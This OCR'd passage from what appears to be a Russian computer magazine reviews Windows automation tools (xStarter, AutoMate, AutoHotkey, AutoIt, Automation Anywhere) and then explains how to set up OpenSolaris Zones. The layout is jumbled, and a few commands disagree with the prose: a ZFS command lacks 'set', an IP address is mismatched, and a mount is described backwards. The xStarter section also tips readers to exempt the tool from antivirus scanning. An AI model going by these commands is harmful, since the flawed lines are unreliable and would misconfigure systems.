После установки xStarter может запускаться вручную, автоматически при входе пользователя в систему или стартовать в качестве сервиса Windows. Последний вариант позволяет запускать задание в точно указанное время, вне зависимости от регистрации пользователя в системе и других факторов, лишь бы был включен компьютер. Предлагается периодическое выполнение заданий, составное расписание, установка пропусков и действий для пропущенных заданий, запуск по событию. В общем, вариантов хоть отбавляй. Используя xStarter, можно расширить перечень горячих клавиш или переопределить их значения глобально или локально. Например, легко можно сделать так, чтобы задача выполнялась при нажатии комбинации клавиш <Ctrl+D>, но только в том случае, если запущен Firefox.
Запущенная программа помещается в трей, щелчком по значку вызываем редактор заданий. В окне Секции/Задачи найдем два десятка примеров, как говорится, на все случаи. Включенные задачи помечаются зеленым значком.
Выбираем наиболее близкий по смыслу (или создаем новую задачу), копируем при помощи контекстного меню и редактируем под свои нужды. Каждая задача настраивается в четырех вкладках. Так, во вкладке «Расписание и информация» указываем название задания, время или событие, при котором оно будет запущено, комбинацию клавиш и опционально активное окно программы, при появлении которого должно быть выполнено задание. Во вкладке «Действия» прописываются собственно макросы. Нажимаем «Новое действие» — появляется окно настройки параметров. В левой части находим предустановки, разбитые на несколько групп, затем уточняем параметры в правой части. Остальные вкладки задания позволяют настроить переменные, установить приоритет, запуск в отдельном процессе, журналирование. Все очень просто и понятно.
Для активации заблокированных функций следует дополнительно установить модуль xStartHooks. В этом случае xStarter поведет себя как типичный трой или зловредный софт — начнет перехватывать системные вызовы, «нажимать» клавиши и отсылать сообщения, что может не понравиться антивирусам и файерам. Но с некоторыми антивирями (например, NOD32) это решается легко, достаточно добавить xStarter в исключения.
Для удобства макросы можно компилировать в exe-файл, сюда же при определенных установках могут автоматически добавляться все необходимые библиотеки. Затем такие файлы распространяем на другие системы и выполняем.
Осталось добавить, что поддерживаются все ОС Windows от NT4 до 2k8/7.
На форуме проекта можно найти примеры некоторых популярных задач, среди которых закачка файлов, отправка SMS и e-mail, бэкап и синхронизация данных.
Также на сайте доступна специальная версия Starter Job Scheduler for Firebird/Interbase, она предназначена для выполнения SQL-скриптов, бэкапа и восстановления данных в этих СУБД. Еще одна уникальная возможность — удаленное управление запуском задач, а также просмотр журнала при помощи специального приложения xStarter Web Pilot.


AUTOMATE

Наверное, самой известной коммерческой программой для автоматизации задач является AutoMate, разрабатываемой компанией Network Automation, Inc (networkautomation.com). Главная ее особенность — создание задач при помощи удобного GUI, без необходимости в написании кода. Весь процесс упрощен за счет использования мастеров и специального редактора задач Task Builder. Программа содержит большое количество готовых шаблонов действий и реакции на них, что еще более упрощает процесс создания цепочки действий. Актуальная на момент написания статьи версия AutoMate 7 поддерживает более 230 предустановленных действий, позволяющих планировать задачи, работать с файлами и БД, передавать данные по FTP/SFTP, шифровать с помощью PGP, мониторить системы, получать доступ к WMI и многое другое.
AutoMate доступна в четырех редакциях, все они ориентированы на определенное использование: AutoMate Professional и Premium, AutoMateBPAServer 7 Standard и Enterprise. Самая простая — AutoMate Professional — обеспечивает удобный интерфейс для создания задач на локальной системе. Самая продвинутая — Enterprise — предоставляет возможности по простому управлению учетными записями и ролями, работе в AD, предусмотрено централизованное управление несколькими машинами, поддержка SNMP, эмулятор telnet и терминала.
Поддерживаются все ОС Win от XP SP2 до 2k8/7. Для установки понадобится платформа Microsoft .NET Framework версии 3.0.
Собственно управление осуществляется при помощи двух консолей





Редактор скриптов AutoIt с окном AutoIt Windows Info



Интерфейс xStarter локализован, работать с ним просто

— Task Builder и Task Administrator. В Task Builder создаются задания. Этот процесс довольно прост: в панели слева из 29 доступных групп выбираем нужное действие и переносим мышкой в среднее поле. Появляется мастер, который поможет уточнить настройки. Например, создадим действие, позволяющее получить данные по разделу жесткого диска. Переходим в меню System –> Get Volume Information, появляется одноименный мастер, состоящий из четырех вкладок. Нам нужно последовательно пройти и выбрать параметры в каждой из них. В General указываем раздел диска и параметры, которые хотим получать: тип, метка, файловая система, место. Как вариант, можно сразу указать выбор всех разделов (All volumes) и затем, нажав значок рядом с полем, задать условие проверки. Программа предоставляет ряд встроенных переменных, функций и триггеров, которые можно использовать в этом поле. Также можно создать свое условие. В других вкладках задается описание задания и действие при ошибках.

После того, как создали задание, оно появляется в списке посередине, где его можно редактировать, перемещать, отключать и так далее. Далее аналогичным образом выбираем и заносим другие Actions. Для отладки в задание можно добавить точки останова (Breakpoint, <F8>).

Для управления всеми задачами, как на локальной, так и удаленной системе, предназначен Task Administrator. Выбрав в нем любую задачу, можем просмотреть ее свойства, активировать или создать новую задачу. В свойствах заданию предписываются триггеры, приоритет, защита, учетная запись, от имени которой оно будет выполнено. Настроек много, они очень разнообразны. Задачи сохраняются в файлах с расширением *.aml.

AutoHotkey

Программа AutoHotkey (autohotkey.com) является форком AutoIt v2. Ее автор, Крис Маллетт, предложил добавить в AutoIt поддержку горячих клавиш, но идея не нашла отклика, и в результате в ноябре 2003 года вышел Initial release. В отличие от родительского продукта, AutoHotkey доступен по лицензии GNU GPL.

Синтаксис языка основан на AutoIt v2, некоторые идеи взяты из v3. С его помощью можно легко автоматизировать повторяющиеся задачи: запуск программы, отправку почты, редактирование реестра. Поддерживается работа с файлами, симуляция нажатий кнопок мыши, есть возможность создания GUI. Программа может отслеживать системные события и выполнять действия при их наступлении.

Но фишкой AutoHotkey является управление горячими клавишами. Например, чтобы запускать калькулятор комбинацией <Win+C>, пишем всего одну строку:

```
#c::Run calc
```


Значок решетки «#» соответствует клавише <Win>.

Документация весьма подробна (перевод доступен по адресу www.script-coding.info/AutoHotkeyTranslation.html), в ней отражены все особенности языка. Кроме собственно интерпретатора, проект предлагает утилиту для создания GUI — SmartGUI Creator и редактор SciTE4AutoHotkey, имеющий подсветку и автодополнение кода.

Скрипты (расширение *.ahk) можно скомпилировать в exe-файл и выполнять на любом компьютере.

Автоматическая установка Firefox с помощью AutoIt


```
AutoItSetOption ( "WinTitleMatchMode", 2 )
AutoItSetOption ( "WinDetectHiddenText", 1 )
WinMinimizeAll ( )
Sleep ( 1000 )
Run ( "FirefoxSetup3.6.6.exe" )
WinWait ( "Установка Mozilla Firefox" )
Send("{ENTER}")
WinWait ( "Установка Mozilla Firefox", "Тип установки")
Send("{ENTER}")
WinWait ( "Установка Mozilla Firefox", "Сводка" )
Send("{ENTER}")
WinWait ( "Установка Mozilla Firefox", "Завершение рабо-
ты мастера установки" )
Send("{ENTER}")
Exit
```




AutoMate 7 позволяет выбрать действие и триггер одним щелчком мышки

AUTOMATION ANYWHERE

Разработка калифорнийской компании Tethys Solutions, LLC (automationanywhere.com) уже заслужила признание админов и отмечена наградами различных медиа-изданий. С помощью Automation Anywhere можно легко автоматизировать любые повторяющиеся операции, как простые, так и сложные, не прибегая к программированию. Сразу скажу, продукт очень серьезный и имеет огромное количество возможностей. Программа умеет работать с файлами, отправлять почту, запускать задачи



Automation Anywhere способен записать все происходящее на экране



info

- Все программы обзора отлично работают в Win2k8R2 и Se7en.
- Программа AutoMate используется в таких компаниях и организациях, как NASA, IBM, Intel, Verizon, Kaiser, Safeway Stores и в ряде правительственных учреждений.




links

- Сайт проекта AutoIt — autoitscript.com/autoit3
- Сайт проекта AutoMate — networkautomation.com
- Сайт проекта xStarter — xstarter.com/rus
- Сайт проекта Automation Anywhere — automation-anywhere.com
- Русское сообщество AutoIt программистов — www.autoitscript.ru



по плану или при срабатывании триггера, использовать скрипты VBS и JavaScript и многое другое. Технология, получившая название «SMART Automation Technology», избавляет админа от необходимости быть еще и программистом. Запись можно производить в автоматическом режиме, когда компьютер записывает все действия пользователя. В дальнейшем такое задание сразу или после редактирования можно «прокрутить» на других системах, наблюдая, как мышка сама бегает по экрану и нажимает кнопки. Программа предлагает два рекордера: Object Recorder для настольных приложений и Web Recorder для записи последовательности действий в веб-браузере. Причем Web Recorder в последней версии программы поддерживает все основные технологии, используемые в веб: Java, JavaScript, AJAX, Flash, фреймы. Процесс весьма прост: запускаем Automation



Редактор скриптов AutoHotkey

Anywhere, выбираем рекордер, и программа начинает записывать все действия пользователя. Для остановки следует нажать комбинацию <Alt+Ctrl+S> или щелкнуть на значке «Stop» в плавающем окне внизу экрана. По окончании процесса программа предложит сохранить запись в файл (расширение *.atmn). Редактирование, а также ручное создание задания производится при помощи Task Editor. Разработчики уже заложили в программу несколько шаблонов заданий, которые можно использовать как примеры. Редактирование записанного задания также не требует знания кода. Нажав кнопку Edit, мы увидим всю последовательность произведенных на экране действий (движения мышкой, нажатие клавиш).

В левом окне редактора показываются предопределенные команды, разделенные по категориям, которые можно добавить в задание. Здесь есть все: работа с файлами и каталогами, бэкап, таблицы Excel, подключение к интернету, отправка e-mail, захват изображения рабочего стола, запуск/останов сервисов. Выбираем нужное задание и просто перетаскиваем его в правое окно. Сразу же открывается окно редактирования свойств, в котором заполняем предложенные параметры (для каждого пункта они специфичны). Редактор поддерживает дополнительные скрипты, работу с переменными, отладку и многое другое.

Созданное задание можно экспортировать в исполняемый файл и распространить на другие системы.


Задание может стартовать по времени или при срабатывании триггера, это поведение настраивается в Trigger Manager, здесь можно выбрать: запуск окна с определенным текстом, появление файла в каталоге, загруженность ресурса (CPU, память, свободное место), старт/стоп процесса или сервиса, получение определенного e-mail. Не забыли разработчики и о безопасности — Automation Anywhere позволяет защитить скрипт паролем и зашифровать.

В общем, все, что нужно, в программе есть, не хватает разве что локализации. Поддерживает Automation Anywhere все версии Windows: от XP до 2k8/7.

Стандартный планировщик заданий Windows

В Microsoft наконец поняли необходимость наличия нормального планировщика, и, начиная с Vista, в системе появился улучшенный Task Scheduler (Администрирование → Планировщик заданий, или taskschd.msc) — существенно переработанный по сравнению с предыдущими версиями. Его интерфейс позволяет подключиться для настройки к другому компьютеру, создать (простой и расширенный вариант) или импортировать задачу. Так, основными элементами задания стали триггеры (Triggers), действия (Actions), условия (Conditions) и параметры (Settings). Триггер определяет, когда и по наступлению какого события запускать задачу: по времени, при включении компьютера, входе в систему, появлении события в журнале. В последнем случае необходимо указать журнал, где будет отслеживаться событие, источник и код события.

Условия и параметры уточняют суть задания, а действие определяет, что собственно можно сделать (запустить прогу, отправить сообщение). Возможность отложенного запуска задания позволяет оттянуть старт в тех ситуациях, когда его немедленный запуск неприемлем (например, высокая загруженность системы). Условия задают другие варианты выполнения задания, например, во время простоя компьютера.



Планировщик заданий в Win2k8 получил новые возможности

ЗАКЛЮЧЕНИЕ

На самом деле программ для автоматизации рутинных задач значительно больше. Платные версии отличаются большим удобством и дружелюбным интерфейсом, возможностью работать в сетевой среде. Хотя, в зависимости от подготовки и желания возиться с настройками, можно обойтись и бесплатными программами вроде xStarter, AutoIt или AutoHotkey.

Евгений Зобнин j1m@synack.ru

Солярка из контейнера

ТЕОРИЯ И ПРАКТИКА ЗОННОЙ ЗАЩИТЫ OPENSOLARIS

С выходом десятой версии операционная система Solaris стала наиболее технологичной из всех существующих сегодня вариантов UNIX. Такие технологии как ZFS, DTrace и Zones сделали «Солнечную ОС» не просто очень привлекательной серверной системой, но и превратили ее в лакомый кусочек. И особую заслугу в этом сыграла удивительная по своей мощи, красоте и простоте конфигурирования система виртуализации под названием Solaris Zones.

НА ЗОНЕ

Еще в 1999 году FreeBSD обзавелась технологией Jail, позволившей создавать изолированные окружения исполнения внутри одной операционной системы. Это достигалось за счет расширенной версии системного вызова chroot, который существенно ограничивал полномочия суперпользователя внутри виртуального окружения. Jail стала весьма популярной технологией, которая и по сей день применяется для изолирования небезопасных сервисов и виртуализации. С выходом юбилейной, десятой, версии Solaris получил похожий механизм — Zones, который оказался не просто дальнейшим развитием Jail, а гораздо более хорошо продуманной и глубоко интегрированной в операционку системой. Solaris Zones есть ничто иное, как виртуализация уровня операционной системы. С ее помощью одна инсталляция ОС может превратиться в целый парк виртуальных машин, каждая из которых обладает собственными дисковыми разделами, виртуальной памятью, процессами, пользователями и т.д. В отличие от классической виртуализации, подразумевающей полную эмуляцию всей железной начинки сервера, Zones эмулирует только окружение исполнения приложений, но не саму аппаратную составляющую: все виртуальные серверы используют единое ядро, которое как раз и выступает в роли распределителя (мультиплексора) ресурсов между виртуальными окружениями. Благодаря такой архитектуре виртуальные окружения Zones не теряют производительности, однако могут принадлежать только к одному типу ОС — Solaris (хотя последние версии имеют слой совместимости с Linux). Все это очень похоже на модель процессов: в системе могут одновременно функционировать тысячи процессов, у каждого из которых будет доступ к ресурсам ПК, но ни один из них не сможет помешать другому.
В Solaris 10 всегда есть как минимум одна зона (виртуальное окружение), имеющая идентификатор 0 и имя global. Это так называемая глобальная зона, которая представляет собой корневое окружение исполнения, суперпользователь которой имеет полные полномочия в управлении системой. Это своего рода корневой процесс (init), все остальные зоны наследуют ресурсы от глобальной и создаются на ее основе. Все пакеты (с некоторыми исключениями) и заплатки, установленные в глобальную зону, автоматически применяются ко всем остальным зонам.
Так называемые неглобальные зоны создаются путем копирования глобальной зоны. Однако каждая из них является самостоятельной средой исполнения со своим IP-адресом, пользователями, сервисами и т.д. Суперпользователь любой зоны (кроме глобальной) ограничен в привилегиях только своей зоной и не может не только выбраться из нее, но и просто узнать о существовании других зон. Последние версии Solaris и OpenSolaris включают в себя механизм эмуляции сторонних операционных систем внутри выбранных зон. Это возможно благодаря технологии под названием BrandZ (или, говоря языком маркетологов, Solaris Containers for Linux Applications), позволяющей изменить поведение ядра, наделяя его другим набором API, механизмами создания потоков, блокировок и т.д. В частности, BrandZ позволяет эмулировать ядро Linux, Solaris 8, Solaris 9 внутри зон Solaris 10 (и даже Solaris 10 внутри зон OpenSolaris). Однако для полной эмуляции понадобятся также родные файлы и библиотеки эмулируемой операционной системы.

ПОДГОТОВКА К ЗОНЕ

Неглобальные зоны могут находиться в одном из семи состояний:
- Configured — зона правильной конфигурации и готова к установке.
- Installed — зона успешно установлена и готова к запуску.
- Ready — зона «запущена». Это состояние сигнализирует, что зона полностью готова: виртуальные устройства выделены, виртуальные сетевые интерфейсы подняты, файловые системы смонтированы, зоне назначен уникальный ID. Ни один процесс еще не запущен.
- Running — зона запущена. В это состояние она переходит только после запуска процесса init.
- Incomplete — промежуточное состояние, часто возникающее в результате ошибки. Означает, что зона не была полностью установлена или удалена.
- Shutting down — зона находится в состоянии остановки.
- Down — зона остановлена.

Чтобы «поднять» новую зону, необходимо сделать так, чтобы она прошла через четыре первых состояния. Но сначала следует подготовить почву. В качестве корневой файловой системы любой зоны выступает обычный каталог, который может быть расположен на любом из доступных дисков. При этом хорошей практикой считается размещение файловых систем зон в каталоге /zones, а самого этого каталога — в пуле ZFS:






```
# zfs create -o mountpoint=/zones rpool/zones
```

Удобство заключается в том, что для каждой зоны теперь можно выделить собственную файловую систему и назначить ей квоту:

```
# zfs create rpool/zones/myzone
# zfs set quota=3g rpool/zones/myzone
```

Не возбраняется также использование образов файловых систем с жестко заданным размером. Тогда файл можно будет легко передать на другую машину. Динамически растущий образ создается с помощью стандартной команды mkfile:

```
# mkdir /zones
# mkfile 3g /zones/myzone.img
```

Затем этот образ можно смонтировать к корневому каталогу зоны:

```
# mkdir /zones/myzone
# lofiadm -a /zones/myzone.img /dev/lofi/1
# newfs /dev/rlofi/1
# mount /dev/lofi/1 /zones/myzone
# chmod go-rwx /zones/myzone
```

НОВАЯ ЗОНА

Обычно зоны используются для виртуализации или изолирования небезопасных сетевых сервисов от базовой системы. Рассмотрим второй случай использования зон и попробуем установить Apache в собственный маленький виртуальный сервер. В соответствии с информацией из предыдущего раздела сначала мы создадим новую файловую систему ZFS:

```
# zfs create -o mountpoint=/zones rpool/zones
# zfs create rpool/zones/apache
# zfs quota=1g rpool/zones/apache
# chmod 700 /zones/apache
# zfs list
```

Естественно, размер квоты выбирается индивидуально для каждого случая. Теперь мы должны создать зону и перевести ее в состояние Configured. Это можно сделать с помощью команды zonecfg:

```
# zonecfg -z apache
```

Нас встретит интерактивный командный интерпретатор. Чтобы создать зону, выполним команду create:

```
zonecfg:apache> create
```

Далее укажем путь до файловой системы зоны:

```
zonecfg:apache> set zonepath=/zones/apache
```

Установим флаг автозагрузки, чтобы зона стартовала вместе со стартом ОС:

```
zonecfg:apache> set autoboot=true
```

Создадим виртуальный сетевой интерфейс с адресом 192.168.0.1 и привязкой к настоящему интерфейсу pcn0:

```
zonecfg:apache> add net
zonecfg:apache:net> set address=192.168.0.2/24
zonecfg:apache:net> set physical=pcn0
zonecfg:apache:net> end
```

Импортируем каталог /opt из глобальной зоны, чтобы иметь доступ к установленным пакетам:

```
zonecfg:apache> add inherit-pkg-dir
zonecfg:apache:inherit-pkg-dir> set dir=/opt
zonecfg:apache:inherit-pkg-dir> end
```

Выведем конфигурацию на экран:

```
zonecfg:apache> info
```

Запустим проверку конфигурации, применим ее и выйдем:

```
zonecfg:apache> verify
zonecfg:apache> commit
zonecfg:apache> exit
```

Теперь зона полностью сконфигурирована и готова к установке. Но это лишь базовая настройка, команда zonecfg понимает огромное количество самых разнообразных команд, примеры использования которых приведены ниже:

```
opens@opensolaris:~# dladm create-etherstub etherstub0
opens@opensolaris:~# dladm create-vnic -l etherstub0 host1
opens@opensolaris:~# dladm create-vnic -l etherstub0 apache1
opens@opensolaris:~# dladm show-vnic
LINK         OVER         SPEED  MACADDRESS           MACADDRTYP
E        VID
host1        etherstub0   0      2:8:20:79:8a:75      random
         0
apache1      etherstub0   0      2:8:20:8b:bc:33      random
         0
opens@opensolaris:~# dladm show-link
LINK        CLASS     MTU    STATE    OVER
e1000g0     phys      1500   up       --
etherstub0  etherstub 9000   unknown  --
host1       vnic      9000   up       etherstub0
apache1     vnic      9000   up       etherstub0
opens@opensolaris:~#
```

Создаем виртуальный коммутатор и сетевые карты

1. Подключение каталога /usr/local глобальной зоны к каталогу /opt/local настраиваемой зоны в режиме «только для чтения» и с отключенными файлами устройств (обрати внимание на опцию type=lofs, она говорит, что в качестве файловой системы должна использоваться loopback fs):

```
zonecfg:myzone> add fs
zonecfg:myzone:fs> set dir=/usr/local
zonecfg:myzone:fs> set special=/opt/local
zonecfg:myzone:fs> set type=lofs
zonecfg:myzone:fs> add options [ro,nodevices]
zonecfg:myzone:fs> end
```

По умолчанию из глобальной зоны подключаются также разделы /lib, /platform, /sbin и /usr, поэтому в их ручном подключении смысла нет.
2. Подключение дискового устройства /dev/dsk/c0t0d0s7 с файловой системой UFS к каталогу /mnt:

```
zonecfg:myzone:fs> set dir=/mnt
zonecfg:myzone:fs> set special=/dev/dsk/c0t0d0s7
zonecfg:myzone:fs> set raw=/dev/rdsk/c0t0d0s7
zonecfg:myzone:fs> set type=ufs
zonecfg:myzone:fs> end
```

3. Ограничение выделенной оперативной и swap-памяти для зоны (100 Мб):

Полезные команды zoneadm

Листинг состояний существующих зон:

```
# zoneadm list -v
```

Остановка зоны:

```
# zlogin myzone shutdown
```

Загрузка зоны:

```
# zoneadm -z myzone boot
```

Перезагрузка зоны:


```
# zoneadm -z myzone reboot
```

Удаление корневого каталога зоны:

```
# zlogin zone1 shutdown
# zoneadm -z zone1 uninstall -F
```

Полное удаление зоны из системы:

```
# zlogin zone1 shutdown
# zoneadm -z zone1 uninstall -F
# zonecfg -z zone1 delete -F
```



Простая виртуальная сеть, созданная с использованием технологий Crossbow

```
zonecfg:myzone> add capped-memory
zonecfg:myzone:capped-memory> set physical=100m
zonecfg:myzone:capped-memory> set swap=100m
zonecfg:myzone:capped-memory> end
```

4. Выделение зоне только 50% ресурсов процессора:

```
zonecfg:myzone> add capped-cpu
zonecfg:myzone>capped-cpu> set ncpus=.50
zonecfg:myzone>capped-cpu> end
```

5. Создание Linux-зоны:

```
zonecfg:linux> create -t SUNWlx
zonecfg:linux> set zonepath=/zones/linux
zonecfg:linux> set autoboot=true
zonecfg:linux> verify
zonecfg:linux> commit
zonecfg:linux> exit
```

6. Наделение зоны дополнительными привилегиями:


```
zonecfg:myzone> set limitpriv="default,sys_time"
zonecfg:myzone> exit
```

Эта команда разрешает процессам зоны совершать стандартные системные действия, по умолчанию разрешенные в любой зоне (default), а также изменять системное время (привилегия PRIV_SYS_TIME, которая в опции limitprev превращается в sys_time). Полный список привилегий можно посмотреть в man-странице privileges(5). Вернемся к нашему Apache. После настройки зону необходимо перевести в состояние Installed, а говоря простым языком — установить. Это процедура выполняется с помощью команды «zoneadm -z apache install», однако, если мы просто установим зону, то не получим стандартную систему без Apache и всего, что может понадобиться нашему сайту. Поэтому к указанной команде мы добавим флаг '-e', а после него перечислим все имена пакетов, которые хотим увидеть в устанавливаемой зоне. В нашем случае это стек AMP (Apache, MySQL, PHP):

```
# zoneadm -z apache install -e amp
```

Команда копирует необходимые файлы базовой установки ОС из глобальной зоны в каталог указанной зоны, создавая копию базовой установки ОС (каталог /usr подключается из глобальной зоны, поэтому копия становится полной), плюс добавляет к ней стандартный набор базовых пакетов и стек AMP. Все конфигурационные файлы приводятся к состоянию по умолчанию, поэтому неглобальные зоны необходимо настраивать индивидуально. Все зоны автоматически наследуют обновления ОС, поэтому если ты выполнишь команду «upgrade» в глобальной зоне, обновления будут автоматически применены ко всем остальным зонам.





info

• В Solaris Crossbow доступен, начиная с версии 10 8/07.

